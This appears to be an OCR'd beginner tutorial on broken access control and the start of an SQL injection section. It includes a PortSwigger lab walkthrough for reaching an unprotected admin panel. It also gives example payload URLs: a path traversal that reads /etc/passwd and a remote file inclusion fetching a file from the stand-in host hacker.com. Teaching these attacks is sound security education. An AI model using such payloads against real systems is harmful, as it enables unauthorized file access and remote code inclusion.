
Broken Access Control Guide

- Introduction
- Access Control Types
- Some Common Attacks
- Practice Scenarios
- Conclusion

Introduction



Websites have pages that are protected from regular visitors. For example, only the site's admin user should be able to access a page to manage other users. If a website visitor can access protected pages they are not meant to see, then the access controls are broken.

A regular visitor being able to access protected pages can lead to the following:


- Being able to view sensitive information from other users
- Accessing unauthorized functionality

Simply put, broken access control allows attackers to bypass authorisation, allowing them to view sensitive data or perform tasks they aren't supposed to.

Access Control Types


From users' point of view, access control can be classified into three groups:

1. Vertical Access Control
2. Horizontal Access Control
3. Context-Dependent Access Control




Vertical Access Control

Vertical access control mechanisms restrict access to sensitive functions based on the types of users.
With vertical access controls, different types of users have access to different application functions. For example, an administrator might be able to modify or delete any user's account, while an ordinary user has no access to these actions.




Horizontal Access Control

Horizontal access control mechanisms restrict access to resources to the users who are specifically allowed to access those resources.
With horizontal access controls, different users have access to a subset of resources of the same type. For example, a banking application will allow a user to view transactions and make payments from their accounts, but not the accounts of any other user.



Context-Dependent Access Control

Context-dependent access control mechanisms restrict access to functionality and resources based on the state of the application or the user’s interaction with it. Context-dependent access controls prevent a user from performing actions in the wrong order.



Some Common Attacks

1. **Access to Admin Pages**
   Access to admin pages where sensitive functions take place generally results in vertical privilege escalation.
   https://target.com/admin
   https://target.com/administrator
   https://target.com/web_admin

   Sometimes robots.txt file discloses admin pages; this is a violation of secure design principles. However, attackers usually perform brute-force attacks to discover hidden, sensitive pages like admin pages


2. **Directory Traversal File Include**
   Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system to read or write files that are not intended to be accessible.
   The definition of the privileges is made by using Access Control Lists (ACL) which identify which users or groups are supposed to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent malicious users from accessing sensitive files.
   a) **Local File Inclusion**
      http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
   b) **Remote File Inclusion**
      http://example.com/index.php?file=http://hacker.com/malicious.txt

Practice Scenarios


I used the PostSwigger lab to get familiar with the broken access control , there I used the lab which are meant for practicing

- Go to -> https://portswigger.net/web-security/all-labs
- Navigate to -> **Access control vulnerabilities** or

- Go to - > https://portswigger.net/web-security/all-labs#access-control-vulnerabilities




- Click on the first Lab



Lab: Unprotected admin functionality


- Read the Solution and then click on the access the lab




- Now navigate to the site https://0ad900a504e786328091e9ef006600fd.web-security-academy.net/robots.txt

What is a robots.txt file?


A robots.txt file is a standard used by websites to communicate with web crawlers (also known as robots or spiders). It's a simple text file placed in the root directory of a website that instructs search engine crawlers and other automated bots about which pages they are allowed or not allowed to crawl and index.



- Replace the /robots.txt with /administrator-panel



- Delete the Carlos User to solve the Lab



Conclusion

Broken Access Control is one of the most severe web application vulnerabilities since it permits unauthorized users to read, update, or delete sensitive information. Ineffectively implemented access controls can result in data breaches, privilege escalation, and financial losses for organizations.

Through role-based access control (RBAC), effective authorization checks, and secure API authentication, exploit risks can be reduced substantially. Also, recurring security testing using Burp Suite and OWASP ZAP reveals access control weaknesses that are patched prior to exploit by the attackers.

Organizations need to follow a security-first strategy while developing web applications, with access control enforced stringently at each level. That way, they can safeguard user information, keep the system secure, and avoid security breaches that can hurt both businesses and end-users.

SQL Injection

- Introduction

- Impact of SQL Injection
- Practice Lab
- Explanation of Lab

Introduction

SQL injection attack is the process of inserting or *injecting* SQL queries through *input fields* to an application to make the application give the hacker, the data he wants!

What is the impact of a successful SQL injection attack?


- A successful SQL injection attack can result in unauthorized access to sensitive data, such as
  - Passwords
  - Credit Card Details
  - Personal User Information
- SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Practice Labs

